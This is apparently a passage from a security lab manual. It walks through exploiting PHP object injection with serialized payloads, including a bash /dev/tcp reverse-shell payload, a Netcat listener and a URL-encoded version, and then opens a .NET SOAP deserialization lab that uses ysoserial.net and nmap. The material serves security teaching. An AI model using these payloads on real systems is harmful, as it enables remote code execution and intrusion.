
```
php object.php
```



Serialized payload:


```
O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('ps aux');";}
```

Assign the generated value in the r parameter in the URL:



The process listing is retrieved, as shown in the above image.

Check the page source for a better-formatted response (press CTRL+U):



Step 10: Obtain a reverse shell.


Running single commands is good, but it requires us to generate the serialized value every time.

Let's get a reverse shell to avoid that.

Before moving on to the payload generation part, retrieve the IP address of the attacker machine:

Command:

```
ip addr
```




The IP address of the attacker machine is 192.222.13.2.

Note: The IP address is bound to change with every lab run. Kindly make sure to replace the IP address used in the payload. Otherwise, the payload wouldn't work.

Save the following code snippet as object.php:


```
<?php
    class PHPObjectInjection {
        public $inject="system('/bin/bash -c \'bash -i >&
/dev/tcp/192.222.13.2/54321 0>&1\'');";
    }
    $obj=new PHPObjectInjection();
    var_dump(serialize($obj));
?>
```



Serialize the object:

Command:

```
php object.php
```




Serialized payload:

```
O:18:"PHPObjectInjection":1:{s:6:"inject";s:71:"system('/bin/bash -c \'bash -i >& /dev/tcp/192.222.13.2/54321 0>&1\'');";}
```


Start a Netcat listener on port 54321 (since we specified this port in the reverse shell payload as well):

Command:

```
nc -lvp 54321
```



Assign the generated value in the r parameter in the URL:




It didn't work. But why is that?

It is because the serialized payload contains characters like / and & which are treated specially by the web browser and the server.

To avoid that, we will encode the serialized payload.

You can use Burp to do that or use websites like https://www.url-encode-decode.com/ to get the job done:




URL-encoded serialized payload:


```
O%3A18%3A%22PHPObjectInjection%22%3A1%3A%7Bs%3A6%3A%22inject%22%3Bs%3A71%3A%22system%28%27%2Fbin%2Fbash+-c+%5C%27bash+-i+%3E%26+%2Fdev%2Ftcp%2F192.222.13.2%2F54321+0%3E%261%5C%27%27%29%3B%22%3B%7D
```

Note: Make sure not to copy this payload as is, since the IP would be different for the attacker machine assigned to you.

Assign the URL-encoded payload in the r parameter in the URL:



Check the terminal where the Netcat listener was running:




We have gained a reverse shell!

Now we can run commands without having to generate command payloads every single time:

Commands:

```
id
pwd
```

```
ls -al
```



With that, we conclude this lab on **Insecure PHP Deserialization** also known as **PHP Object Injection.**

We learned about serialization and deserialization, how to generate serialized values, and how to unserialize them. We also reviewed the PHP code and uncovered the use of a code execution sink, namely the eval function. Finally, we exploited the vulnerable code by generating malicious serialized objects to gain command execution on the target server.

References

- XVWA
- PHP Associative Arrays
- PHP Serialize
- PHP Unserialize

.NET Insecure Deserialization

.NET Insecure Deserialization

Scenario

You are placed in an unknown network. Examine the target machine and identify a SOAP-based .NET deserialization vulnerability.

Goals

Exploit a SOAP-based .NET deserialization vulnerability and exfiltrate code execution output using an out-of-band channel.

What you will learn

- Exploiting .NET remoting over HTTP
- Utilizing out-of-band channels during blind remote code execution

Recommended tools

- Ysoserial.net
- A Windows-based attacker machine
- Burp Suite

Network Configuration

Target: demo.ine.local

Note: A low-privileged account to the target machine is provided to you. **ysoserial.net** and **Burp Suite** are provided in the target machine.

Tasks

Task 1. Perform reconnaissance and find a soap-based web service

Interact with all services of the web server to find the one that you can interact with via SOAP messages.

Note: The binary used is based on NCC Group's vulnerable remoting service.
[https://github.com/nccgroup/VulnerableDotNetHTTPRemoting]

Task 2. Execute code on remote machine

Use ysoserial.net to generate a payload in SoapFormat. Note that you might need to remove \<SOAP:Body> tags from the resulting payload before testing. Also make sure you respect the format of SOAP messages.

Task 3. Get command output using an out-of-band channel

Turn blind code execution into a non-blind one. Prove that this is possible by executing a command and retrieving the output using an out-of-band channel.


Solutions

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Task 1. Perform reconnaissance and find a soap-based web service

A port scan reveals two possible candidates (see below).


```
nmap -sV -p- demo.ine.local -T4 --open -v -Pn
```



